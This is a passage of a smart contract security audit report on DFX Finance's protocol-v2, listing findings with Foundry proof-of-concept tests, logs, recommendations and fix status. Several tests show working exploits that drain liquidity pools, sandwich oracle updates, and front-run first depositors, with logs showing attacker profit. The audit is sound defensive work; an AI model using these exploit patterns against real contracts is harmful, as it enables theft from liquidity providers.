- should be calculated as the amount of tokens for  $\text{targetAmount} * \text{rate} / 10^{\text{tokenDecimals}} / 10^{\text{oracleDecimals}}$  value (numeraire form) of target tokens
- actually calculated by the amount of tokens for  $\text{targetAmount} / 10^{\text{tokenDecimals}}$  value (numeraire form) of target tokens, then multiplying  $\text{rate} / 10^{\text{oracleDecimals}}$

For example, assume that  $\text{rate} = 2 * 10^8$  and  $\text{targetAmount} = 1000 * 10^{\text{tokenDecimals}}$ . The origin token amount is

- should be calculated as the amount of tokens for \$2000 worth of target tokens
- actually calculated as the amount of tokens for \$1000 worth of target tokens, times 2

This has serious implications due to how slippage works. Considering Uniswap for example, if a user swaps \$2000 of assets, the slippage of the first \$1000 of swaps will be less than the slippage of the latter \$1000 of swaps. The current implementation bug, in a sense, makes it possible to make the slippage of the latter \$1000 of swaps equal to the slippage of the first \$1000 of swaps. In other words, it makes it possible to swap less origin tokens to get the same

amount of target tokens. Therefore, immediately swapping back via `originSwap()` gives the swapper free money. This can be repeated to practically drain the liquidity pool, a devastating loss.

## Proof of Concept

```
function testPoCFreeMoney() public {
    // set this for no fuzzing
    uint256 price = 191427874;
    uint256 amounts = 249741435547872736176450;

    // cheats.assume(price > 10 ** 8);
    // cheats.assume(price < 4 * 10 ** 8);
    // cheats.assume(amounts > 1e18);
    // cheats.assume(amounts < 600000e18 * 1e8 / price);

    MockChainlinkOracle(address(cadcOracle)).setPrice(int256(price));

    cheats.startPrank(address(liquidityProvider));
    deal(address(cadc), address(liquidityProvider), 1500000e18 * 1e8 / price);
    deal(address(usdc), address(liquidityProvider), 1500000e6);
    cadc.approve(address(dfxCadcCurve), type(uint256).max);
    usdc.approve(address(dfxCadcCurve), type(uint256).max);
    // the LP provides $2M worth of LP
    dfxCadcCurve.deposit(2000000e18, block.timestamp + 60);
    emit log_named_uint("Curve CADC amount", cadc.balanceOf(address(dfxCadcCurve)));
    emit log_named_uint("Curve USDC amount", usdc.balanceOf(address(dfxCadcCurve)));
    cheats.stopPrank();

    cheats.startPrank(address(swapper));
    deal(address(usdc), address(swapper), 1500000e6);
    cadc.approve(address(dfxCadcCurve), type(uint256).max);
    usdc.approve(address(dfxCadcCurve), type(uint256).max);
    uint256 amountReal = dfxCadcCurve.targetSwap(address(usdc), address(cadc),
    type(uint256).max, amounts, block.timestamp + 60);
    uint256 amountRecv = dfxCadcCurve.originSwap(address(cadc), address(usdc),
    cadc.balanceOf(address(swapper)), 0, block.timestamp + 60);
    cheats.stopPrank();

    emit log_named_uint("USDC balance of swapper",
    usdc.balanceOf(address(swapper)));
    emit log_named_uint("Curve CADC amount", cadc.balanceOf(address(dfxCadcCurve)));
    emit log_named_uint("Curve USDC amount", usdc.balanceOf(address(dfxCadcCurve)));

    require(usdc.balanceOf(address(swapper)) >= 1510000e6, "free money!!");
}
```

### Logs:

```
Curve CADC amount: 522389962916267879541703
Curve USDC amount: 1000000000000
USDC balance of swapper: 1510000000001
Curve CADC amount: 522389962916267879541703
Curve USDC amount: 989991547151
```

### Recommendation

Fix the relevant assimilator functions and the `targetSwap`, `viewTargetSwap` implementation.

### Fix Comment

[Fixed] The issue has been resolved by following our recommendations.

## 7. Front-Running on pool guard amount setting

ID: DFX-07

Severity: Tips

Type: Miner Manipulation

Difficulty: N/A

File: src/Curve.sol

### Issue

Consider the user who wants to deposit LP and the owner who wants to set the pool guard amount. There are two types of front-running possible.

- The user front-runs the owner, and deposits more LP than the owner's desired pool guard
- The owner front-runs the user, and blocks the user from depositing LP by setting the pool guard amount less than the user's deposit amount.

Both risks should be considered and acknowledged by the DFX team.

### Proof of Concept

```
function testUserFrontRun(uint256 _gGuardAmt) public {
    cheats.assume(_gGuardAmt > 10_000e18);
    cheats.assume(_gGuardAmt < 100_000_000e18);

    deal(address(cadc), address(liquidityProvider), _gGuardAmt * 2);
    deal(address(usdc), address(liquidityProvider), _gGuardAmt / 1e12);

    deal(address(cadc), address(attacker), _gGuardAmt * 2);
    deal(address(usdc), address(attacker), _gGuardAmt / 1e12);

    cheats.startPrank(address(attacker));
    cadc.approve(address(dfxCadcCurve), type(uint).max);
    usdc.approve(address(dfxCadcCurve), type(uint).max);
    dfxCadcCurve.deposit(_gGuardAmt * 2, block.timestamp + 60);
    cheats.stopPrank();

    curveFactory.toggleGlobalGuarded();
    curveFactory.setGlobalGuardAmount(_gGuardAmt);
    curveFactory.setPoolGuarded( address(dfxEurocCurve), true);
    curveFactory.setPoolGuardAmount(address(dfxEurocCurve), _gGuardAmt);

    cheats.startPrank(address(liquidityProvider));
    cadc.approve(address(dfxCadcCurve), type(uint).max);
    usdc.approve(address(dfxCadcCurve), type(uint).max);
    cheats.expectRevert("curve/can't deposit too much");
    dfxCadcCurve.deposit(_gGuardAmt * 2, block.timestamp + 60);
    cheats.stopPrank();
}
```

```
}
```

### **Recommendation**

Acknowledge such front-running possibilities, and if considered too dangerous, fix it.

### **Fix Comment**

The DFX team acknowledges the possibility. The auditors also agree that [DFX-07] is more of an informational tip rather than a bug or vulnerability that must be fixed.



## 8. lack of zero address check for factory address

ID: DFX-08

Severity: Tips

Type: Input Validation

Difficulty: N/A

File: src/AssimilatorFactory.sol

### Issue

The `curveFactory` address parameter needs to be checked if it is the zero address.

```
constructor(  
    string memory _name,  
    string memory _symbol,  
    address[] memory _assets,  
    uint256[] memory _assetWeights,  
    address _factory  
) {  
    owner = msg.sender;  
    name = _name;  
    symbol = _symbol;  
    curveFactory = _factory;  
}
```

[<https://github.com/dfx-finance/protocol-v2/blob/5b4482440c4c3b636398b968283bcbb014809455/src/Curve.sol#L407>]

```
function setCurveFactory(address _curveFactory) external onlyOwner {  
    curveFactory = _curveFactory;  
    emit CurveFactoryUpdated(msg.sender, curveFactory);  
}
```

[<https://github.com/dfx-finance/protocol-v2/blob/5b4482440c4c3b636398b968283bcbb014809455/src/AssimilatorFactory.sol#L22>]

### Recommendation

Implement a zero address check for `curveFactory`.

### Fix Comment

[Fixed] The zero address check is now implemented.

## 9. AssimilatorFactory's transferFee() method does not use their return parameter

ID: DFX-09

Severity: Tips

Type: Implementation

Difficulty: N/A

File: src/assimilators/AssimilatorV2.sol

### Issue

`transferFee()` method's return parameter `transferSuccess_` boolean variable is not used.

It also returns false, which is unintuitive as well.

```
function transferFee(int128 _amount, address _treasury) external override returns (bool transferSuccess_) {
    uint256 _rate = getRate();
    if(_amount < 0) _amount = - (_amount);
    uint256 amount = (_amount.mul(10**tokenDecimals) * 10**oracleDecimals) / _rate;
    token.safeTransfer(_treasury, amount);
}
```

[<https://github.com/dfx-finance/protocol-v2/blob/5b4482440c4c3b636398b968283bcbb014809455/src/assimilators/AssimilatorV2.sol#L234>]

### Proof of Concept

```
function testTransferFee() public {
    AssimilatorV2 assimCADC = assimilatorFactory.getAssimilator(address(cadc));
    deal(address(cadc), address(assimCADC), 1e26);
    bool result = assimCADC.transferFee(int128(1 << 64), address(this));
    console.log(result);
}
```

### Recommendation

Remove the `transferSuccess_` parameter, or use it appropriately.

### Fix Comment

[Fixed] The issue has been resolved by removing the return value from `transferFee()` implementation and interface.

```

function transferFee(int128 _amount, address _treasury) external override {
    uint256 _rate = getRate();
    if (_amount < 0) _amount = -(_amount);
    uint256 amount = (_amount.mul(10**tokenDecimals) *
        10**oracleDecimals) / _rate;
    token.safeTransfer(_treasury, amount);
}

```

[<https://github.com/dfx-finance/protocol-v2/blob/d66e885af2e3bac1e5cfe480b307e2aa5a4f7968/src/assimilators/AssimilatorV2.sol#L294>]

```

function transferFee(int128, address) external;

```

[<https://github.com/dfx-finance/protocol-v2/blob/d66e885af2e3bac1e5cfe480b307e2aa5a4f7968/src/interfaces/IAssimilator.sol#L70>]

## 10. oracle update can be sandwiched to extract value from the LP, fee parameter is incorrectly set

ID: DFX-10

Severity: Tips

Type: Miner manipulation

Difficulty: Medium

File: N/A

### Issue

The Chainlink price oracle information is used to convert raw amounts to numeraires in swap functions. Therefore, price updates can be sandwiched between two swaps to extract value. In UniswapV2 and other AMMs, the loss is taken by the user who swapped large amounts and got sandwiched. However, in the case of DFX Finance, the loss is on the liquidity providers.

For example, if CADC price jumps from 0.7 to 0.8, an attacker sandwich, buying CADC at 0.7, then sells it at 0.8 in a single block. This effectively steals value from the LP.

To stop this, the DFX Finance team told us that they intend to set the fee rate as the Chainlink oracle's deviation threshold. Chainlink price oracles update either when the price moved as much as the deviation threshold, or a certain amount of time has passed after the last update. For example, if the deviation threshold and the fee rate is both 0.15%, each oracle update will move the price by 0.15% in the usual case. This means that even if the attacker sandwiches the price update, they will still have to pay fees, which will lead to small to no profits for the sandwich creator. There still might be cases where the price movement is steep and the oracle updates by more than 0.15% at once - in which case the sandwich attack does become profitable.

### Proof of Concept

```
function testPoC() public {
    MockChainlinkOracle(address(cadcOracle)).setPrice(int256(7e7));
    // the LP provides $2M worth of LP
    cheats.startPrank(address(liquidityProvider));
    deal(address(cadc), address(liquidityProvider), 1500000e18);
    deal(address(usdc), address(liquidityProvider), 1500000e6);
    cadc.approve(address(dfxCadcCurve), type(uint256).max);
    usdc.approve(address(dfxCadcCurve), type(uint256).max);
    dfxCadcCurve.deposit(2000000e18, block.timestamp + 60);

    emit log_named_uint("Curve CADC amount", cadc.balanceOf(address(dfxCadcCurve)));
}
```

```

    emit log_named_uint("Curve USDC amount", usdc.balanceOf(address(dfxCadcCurve)));
    cheats.stopPrank();

    // attacker buys CADC
    cheats.startPrank(address(attacker));
    deal(address(usdc), address(attacker), 500000e6);
    usdc.approve(address(dfxCadcCurve), type(uint256).max);
    dfxCadcCurve.originSwap(address(usdc), address(cadc), 500000e6, 600000e18,
block.timestamp + 60);
    cheats.stopPrank();

    // CADC pumps to 8e7
    uint256 newPrice = 8e7;
    MockChainlinkOracle(address(cadcOracle)).setPrice(int256(newPrice));

    // attacker dumps CADC
    cheats.startPrank(address(attacker));
    uint256 amount = cadc.balanceOf(address(attacker));
    cadc.approve(address(dfxCadcCurve), type(uint256).max);
    dfxCadcCurve.originSwap(address(cadc), address(usdc), amount, 0, block.timestamp
+ 60);
    cheats.stopPrank();

    emit log_named_uint("Curve CADC amount - post attack 1",
cadc.balanceOf(address(dfxCadcCurve)));
    emit log_named_uint("Curve USDC amount - post attack 1",
usdc.balanceOf(address(dfxCadcCurve)));

    // attacker buys USDC
    cheats.startPrank(address(attacker));
    deal(address(cadc), address(attacker), 500000e18);
    amount = dfxCadcCurve.originSwap(address(cadc), address(usdc), 500000e18, 0,
block.timestamp + 60);
    cheats.stopPrank();

    // CADC drops again to 0.7
    newPrice = 7e7;
    MockChainlinkOracle(address(cadcOracle)).setPrice(int256(newPrice));

    // attacker dumps USDC
    cheats.startPrank(address(attacker));
    dfxCadcCurve.originSwap(address(usdc), address(cadc), amount, 0, block.timestamp
+ 60);
    cheats.stopPrank();

    emit log_named_uint("Curve CADC amount - post attack 2",
cadc.balanceOf(address(dfxCadcCurve)));
    emit log_named_uint("Curve USDC amount - post attack 2",
usdc.balanceOf(address(dfxCadcCurve)));
}

```

#### Logs:

```

Curve CADC amount: 1428571428571428574216520
Curve USDC amount: 100000000000000
Curve CADC amount - post attack 1: 1428557935271428574216522

```

```
Curve USDC amount - post attack 1: 943110730730
Curve CADC amount - post attack 2: 1372993541332950094195417
Curve USDC amount - post attack 2: 943103238101
```

## Recommendation

As the business logic incorporates Chainlink oracles with the Shell Protocol, it is difficult to completely prevent such possibilities that lead to LP's loss of funds. Of course, no AMM works as if LPs are guaranteed to earn money.

Some of the measures that the DFX team can set up is

- Properly document such risks, so that all LPs are aware of such possibilities
- Explain how to set fee parameters so that LPs can be profitable in a certain scenario

## Fix Comment

The DFX team acknowledges the possibility. The auditors also agree that [DFX-10] is more of a tip or risk notice for the pool creators and LPs rather than a bug or vulnerability that must be fixed.

## 11. Assimilator's functions can be simplified, and improve on precision as well

ID: DFX-11

Severity: Tips

Type: Arithmetic

Difficulty: N/A

File: src/assimilators/AssimilatorV2.sol

### Issue

- `intakeNumeraireLPRatio`
- `viewRawAmountLPRatio`
- `viewNumeraireBalanceLPRatio`

can be improved on gas, precision, and code readability by simplifying the computation.

For example, it can be shown via direct computation that `viewNumeraireBalanceLPRatio` simply returns `(bal(usdc) * baseWeight) / (10^6 * quoteWeight)` in `ABDKMath64x64` form. Implementing the functions like this will be more gas efficient, precise, and easier to read.

Also, as mentioned in [DFX-06]

- `outputRaw`
- `outputRawAndGetBalance`

do not match the documentation, which leads to a critical bug. These should be fixed as well.

### Recommendation

Simplify the `Assimilator`'s functions, and incorporate protocol-level assumptions into it as well.

### Fix Comment

The DFX team decided to leave the functions as is. We do agree that this is more of a gas optimization / readability issue, not a vulnerability - so it's fine to leave it unchanged.

## 12. Incorrect calculation of `_swapInfo.totalFees` may lead to excessive fees for the user

ID: DFX-12

Severity: Low

Type: Logic Error/Bug

Difficulty: Low

File: src/Swaps.sol

### Issue

In v2 contracts, a new protocol fee is implemented, so that it shares a portion of the fees that the liquidity providers get. To determine the amount of tokens to send to the treasury, the contracts first calculate the total amount of fees in numeraire form.

```
_swapInfo.totalAmount = _amt;
_amt = CurveMath.calculateTrade(curve, _oGLiq, _nGLiq, _oBals, _nBals, _amt,
_t.ix);
_swapInfo.curveFactory = ICurveFactory(_swapData._curveFactory);
_swapInfo.amountToUser = _amt.us_mul(ONE - curve.epsilon);
_swapInfo.totalFee = _swapInfo.totalAmount + _swapInfo.amountToUser;
```

[<https://github.com/dfx-finance/protocol-v2/blob/main/src/Swaps.sol#L71>]

First, `_amt` is the amount of input tokens in numeraire form, and that's what `_swapInfo.totalAmount` is. Then the `_amt` value gets changed to the amount of output tokens in numeraire form, which is a negative value due to implementation. It gets multiplied by  $1 - \text{epsilon}$  to account for LP fees to compute `amountToUser`. It then adds up the `_swapInfo.totalAmount` and `_swapInfo.amountToUser`.

The problem with this implementation is that `_swapInfo.totalAmount` is the amount of input tokens. Therefore, with slippage, the calculation of total fee may be larger than it should be.

For example, if a user swaps \$80 worth of tokens to get \$70 worth due to slippage, but ends up paying 0.3% of \$70 to get \$69.79, the total Fee would be calculated as \$10.21 instead of \$0.21. If the protocol fee rate is 50%, the protocol would get \$5.105 worth of fees, which is excessive.

### Recommendation

Fix the implementation to correctly compute the total fee.



### Fix Comment

[Fixed] The fee is now computed correctly, by fixing the formula.

## 13. The first LP can be front-run to lose a portion of their assets, via unbalanced small transfer

ID: DFX-13

Severity: Critical

Type: Miner Manipulation

Difficulty: Low

File: src/ProportionalLiquidity.sol

### Issue

The deposit logic of the proportional liquidity works roughly as follows - when there is no liquidity at all, the LP deposits the two tokens so that they have the same value according to the Chainlink oracle's reported price. If there is some nonzero liquidity, the LP deposits the two tokens so that they are proportional to the deposited liquidity.

This leads to the following attack scenario. Assume that an LP is attempting to give \$2M worth of liquidity to **CADC/USDC pool** when there is no liquidity at all. An attacker can front-run the transaction and send very small amounts of the two tokens to the pool so that the ratio between the actual values of the two tokens is unbalanced. For example, the attacker can send  **$10^{-6}$  CAD** and  **$10^{-3}$  USD** worth of tokens. The liquidity provider will now deposit the LP while maintaining this ratio - it will actually make the liquidity pool consist of roughly **1K CAD** and **1M USD**, which is not what the LP intended. As the pool is now very unbalanced, the attacker can then swap CAD for USD to get much more USD as a reward, as it balances the pool. Using the default curve parameters in the tests, we found that the attacker can steal above **100K USD** in this scenario.

### Proof of Concept

```
function testLPUnbalanceFrontRun() public {
    MockChainlinkOracle(address(cadcOracle)).setPrice(int256(7e7));
    AssimilatorV2 assimCadc = assimilatorFactory.getAssimilator(address(cadc));
    AssimilatorV2 assimUsdc = assimilatorFactory.getAssimilator(address(usdc));

    // front-runner sends some small balance
    cheats.startPrank(address(attacker));
    deal(address(cadc), address(attacker), 1500000e18);
    deal(address(usdc), address(attacker), 1500000e6);
    uint256 attacker_initial_value = 0;
    attacker_initial_value += (cadc.balanceOf(address(attacker)) *
    assimCadc.getRate() / 1e20);
    attacker_initial_value += (usdc.balanceOf(address(attacker)) *
    assimUsdc.getRate() / 1e8);
}
```

```

        emit log_named_uint("numeraire value of attacker, decimal 6",
attacker_initial_value);
        cadc.transfer(address(dfxCadcCurve), 1e12); // 10^-6 CAD
        usdc.transfer(address(dfxCadcCurve), 1e3); // 10^-3 USD
        cheats.stopPrank();

        // the LP wants to provides $2M worth of LP
        cheats.startPrank(address(liquidityProvider));
        deal(address(cadc), address(liquidityProvider), 1500000e18);
        deal(address(usdc), address(liquidityProvider), 1500000e6);

        uint256 LP_initial_value = 0;
        LP_initial_value += (cadc.balanceOf(address(liquidityProvider)) *
assimCadc.getRate() / 1e20);
        LP_initial_value += (usdc.balanceOf(address(liquidityProvider)) *
assimUsdc.getRate() / 1e8);
        emit log_named_uint("numeraire value of LP, decimal 6", LP_initial_value);

        cadc.approve(address(dfxCadcCurve), type(uint256).max);
        usdc.approve(address(dfxCadcCurve), type(uint256).max);
        dfxCadcCurve.deposit(2000000e18, block.timestamp + 60);

        emit log_named_uint("Curve CADC amount", cadc.balanceOf(address(dfxCadcCurve)));
        emit log_named_uint("Curve USDC amount", usdc.balanceOf(address(dfxCadcCurve)));
        cheats.stopPrank();

        // attacker immediately sells CAD for USD
        cheats.startPrank(address(attacker));
        cadc.approve(address(dfxCadcCurve), type(uint256).max);
        dfxCadcCurve.originSwap(address(cadc), address(usdc), 600000e18, 0,
block.timestamp + 60);
        cheats.stopPrank();

        // now LP withdraws everything, to check
        cheats.startPrank(address(liquidityProvider));
        dfxCadcCurve.withdraw(dfxCadcCurve.balanceOf(address(liquidityProvider)),
block.timestamp + 60);
        cheats.stopPrank();

        emit log_named_uint("Curve CADC amount, should be near 0",
cadc.balanceOf(address(dfxCadcCurve)));
        emit log_named_uint("Curve USDC amount, should be near 0",
usdc.balanceOf(address(dfxCadcCurve)));

        uint256 attacker_post_value = 0;
        attacker_post_value += (cadc.balanceOf(address(attacker)) * assimCadc.getRate()
/ 1e20);
        attacker_post_value += (usdc.balanceOf(address(attacker)) * assimUsdc.getRate()
/ 1e8);
        emit log_named_uint("numeraire value of attacker, decimal 6",
attacker_post_value);

        uint256 LP_post_value = 0;
        LP_post_value += (cadc.balanceOf(address(liquidityProvider)) *
assimCadc.getRate() / 1e20);
        LP_post_value += (usdc.balanceOf(address(liquidityProvider)) *

```

```
assimUsdc.getRate() / 1e8);  
    emit log_named_uint("numeraire value of LP, decimal 6", LP_post_value);  
}
```

Logs:

```
numeraire value of attacker, decimal 6: 2550000000000  
numeraire value of LP, decimal 6: 2550000000000  
Curve CADC amount: 1000000001000000000000  
Curve USDC amount: 1000000001000  
Curve CADC amount, should be near 0: 2  
Curve USDC amount, should be near 0: 1  
numeraire value of attacker, decimal 6: 2712030843661  
numeraire value of LP, decimal 6: 2387888140918
```

## Recommendation

In UniswapV2, this attack is stopped by setting the parameters "`minAmountA`" and "`minAmountB`". As the LP sends the amount of token A and token B to deposit and their minimum amounts as arguments, the LP is guaranteed that extreme circumstances like this don't occur.

## Fix Comment

[[Fixed](#)] The vulnerability is fixed by following our suggestion of adding new parameters.

## 14. ERC4626-style bug leads to loss for the first LP via front-running

ID: DFX-14

Severity: Critical

Type: Miner Manipulation

Difficulty: Low

File: src/ProportionalLiquidity.sol

### Issue

One of the well-known attack vectors regarding LP tokens or **ERC4626** vaults is the following

- attacker front-runs, mints a very small number of vault/LP tokens
- attacker front-runs, transfer a large amount of tokens to the vault
- the amount of vault/LP tokens the LP receives rounds down, hence unfavorable
- attacker back-runs, withdrawing from the vault/LP, stealing from the liquidity provider.

This attack vector works in the LP deposit. By minting 1 LP token then transferring, for example, more tokens than the LP would, the LP will get zero LP tokens back, resulting in a full loss.

### Proof of Concept

```
function testPoC() public {
    MockChainlinkOracle(address(cadcOracle)).setPrice(int256(7e7));

    // attacker mints minimal amount of LP + transfers
    cheats.startPrank(address(attacker));
    deal(address(cadc), address(attacker), 1500000e18);
    deal(address(usdc), address(attacker), 1500000e6);
    emit log_named_uint("attacker CADC amount - pre attack",
    cadc.balanceOf(address(attacker)));
    emit log_named_uint("attacker USDC amount - pre attack",
    usdc.balanceOf(address(attacker)));
    cadc.approve(address(dfxCadcCurve), type(uint256).max);
    usdc.approve(address(dfxCadcCurve), type(uint256).max);
    dfxCadcCurve.deposit(2, block.timestamp + 60);
    cadc.transfer(address(dfxCadcCurve), 1000001e18);
    usdc.transfer(address(dfxCadcCurve), 700001e6);
    emit log_named_uint("Curve CADC amount", cadc.balanceOf(address(dfxCadcCurve)));
    emit log_named_uint("Curve USDC amount", usdc.balanceOf(address(dfxCadcCurve)));
    emit log_named_uint("LP token amount",
    dfxCadcCurve.balanceOf(address(attacker)));
    cheats.stopPrank();
}
```



## 15. The number of iterations for convergence is not enough in certain cases, leading to failed swaps

ID: DFX-15

Severity: Tips

Type: Arithmetic

Difficulty: Medium

File: src/CurveMath.sol

### Issue

Following the Shell Protocol's v1 whitepaper, a fixed point iteration is used to compute the swap amount. In `CurveMath.sol`, at most 32 iterations are used to check if the iteration converges. However, under certain circumstances, 32 iterations may not be enough for the algorithm to converge. This will lead to some swaps possibly failing, even though they should succeed.

### Proof of Concept

The following test is done with `alpha = 0.8`, `beta = 0.42`, `MAX = 0.5`, and others are the default parameters. It can be tested that with 128 iterations instead of 32 in `CurveMath.sol`, it converges fine and the swap works.

```
function testConvergence() public {
    MockChainlinkOracle(address(cadcOracle)).setPrice(int256(7e7));
    // the LP provides $2M worth of LP
    cheats.startPrank(address(liquidityProvider));
    deal(address(cadc), address(liquidityProvider), 1500000e18);
    deal(address(usdc), address(liquidityProvider), 1500000e6);
    cadc.approve(address(dfxCadcCurve), type(uint256).max);
    usdc.approve(address(dfxCadcCurve), type(uint256).max);
    dfxCadcCurve.deposit(2000000e18, block.timestamp + 60);

    cheats.stopPrank();

    cheats.startPrank(address(victim));
    deal(address(usdc), address(victim), 750000e6);
    usdc.approve(address(dfxCadcCurve), type(uint256).max);
    cheats.expectRevert("Curve/swap-convergence-failed");
    dfxCadcCurve.originSwap(address(usdc), address(cadc), 750000e6, 0,
    block.timestamp + 60);
    cheats.stopPrank();
}
```

### Recommendation

Acknowledge such risks. If considered to be serious, increase the number of iterations.

### **Fix Comment**

The DFX team acknowledges the possibility. The auditors also agree that [DFX-15] is more of a tip or warning for the pool creators and users rather than a bug or vulnerability that must be fixed.



# DISCLAIMER

---

This report does not guarantee investment advice, the suitability of the business models, and codes that are secure without bugs. This report shall only be used to discuss known technical issues. Other than the issues described in this report, undiscovered issues may exist such as defects on the main network. In order to write secure smart contracts, correction of discovered problems and sufficient testing thereof are required.

---

# Appendix. A

## Severity Level

|                 |   |
|-----------------|---|
| <b>CRITICAL</b> | Must be addressed as a vulnerability that has the potential to seize or freeze substantial sums of money. |
| <b>HIGH</b>     | Has to be fixed since it has the potential to deny users compensation or momentarily freeze assets.       |
| <b>MEDIUM</b>   | Vulnerabilities that could halt services, such as DoS and Out-of-Gas, need to be addressed.               |
| <b>LOW</b>      | Issues that do not comply with standards or return incorrect values                                       |
| <b>TIPS</b>     | Tips that makes the code more usable or efficient when modified   |

## Difficulty Level

|                       | <b>Low</b>    | <b>Medium</b>                       | <b>High</b>                |
|-----------------------|---------------|-------------------------------------|----------------------------|
| <b>Privilege</b>      | anyone        | Miner/Block Proposer                | Admin/Owner                |
| <b>Capital needed</b> | Small or none | Gas fee or volatile as price change | More than exploited amount |
| <b>Probability</b>    | 100%          | Depend on environment               | Hard as mining difficulty  |

## Vulnerability Category

|                                       |  |
|---------------------------------------|--|
| <b>Arithmetic</b>                     | <ul style="list-style-type: none"><li>▪ Integer under/overflow vulnerability</li><li>▪ floating point and rounding accuracy</li></ul>  |
| <b>Access &amp; Privilege Control</b> | <ul style="list-style-type: none"><li>▪ Manager functions for emergency handle</li><li>▪ Crucial function and data access</li><li>▪ Count of calling important task, contract state change, intentional task delay</li></ul> |
| <b>Denial of Service</b>              | <ul style="list-style-type: none"><li>▪ Unexpected revert handling</li><li>▪ Gas limit excess due to unpredictable implementation</li></ul>  |
| <b>Miner Manipulation</b>             | <ul style="list-style-type: none"><li>▪ Dependency on the block number or timestamp.</li><li>▪ Frontrunning</li></ul>  |
| <b>Reentrancy</b>                     | <ul style="list-style-type: none"><li>▪ Proper use of Check-Effect-Interact pattern.</li><li>▪ Prevention of state change after external call</li><li>▪ Error handling and logging.</li></ul>                                |
| <b>Low-level Call</b>                 | <ul style="list-style-type: none"><li>▪ Code injection using delegatecall</li><li>▪ Inappropriate use of assembly code</li></ul>   |
| <b>Off-standard</b>                   | <ul style="list-style-type: none"><li>▪ Deviate from standards that can be an obstacle of interoperability.</li></ul>  |
| <b>Input Validation</b>               | <ul style="list-style-type: none"><li>▪ Lack of validation on inputs.</li></ul>  |
| <b>Logic Error/Bug</b>                | <ul style="list-style-type: none"><li>▪ Unintended execution leads to error.</li></ul>   |
| <b>Documentation</b>                  | <ul style="list-style-type: none"><li>▪ Coherency between the documented spec and implementation</li></ul>   |
| <b>Visibility</b>                     | <ul style="list-style-type: none"><li>▪ Variable and function visibility setting</li></ul>   |
| <b>Incorrect Interface</b>            | <ul style="list-style-type: none"><li>▪ Contract interface is properly implemented on code.</li></ul>  |

**End of Document**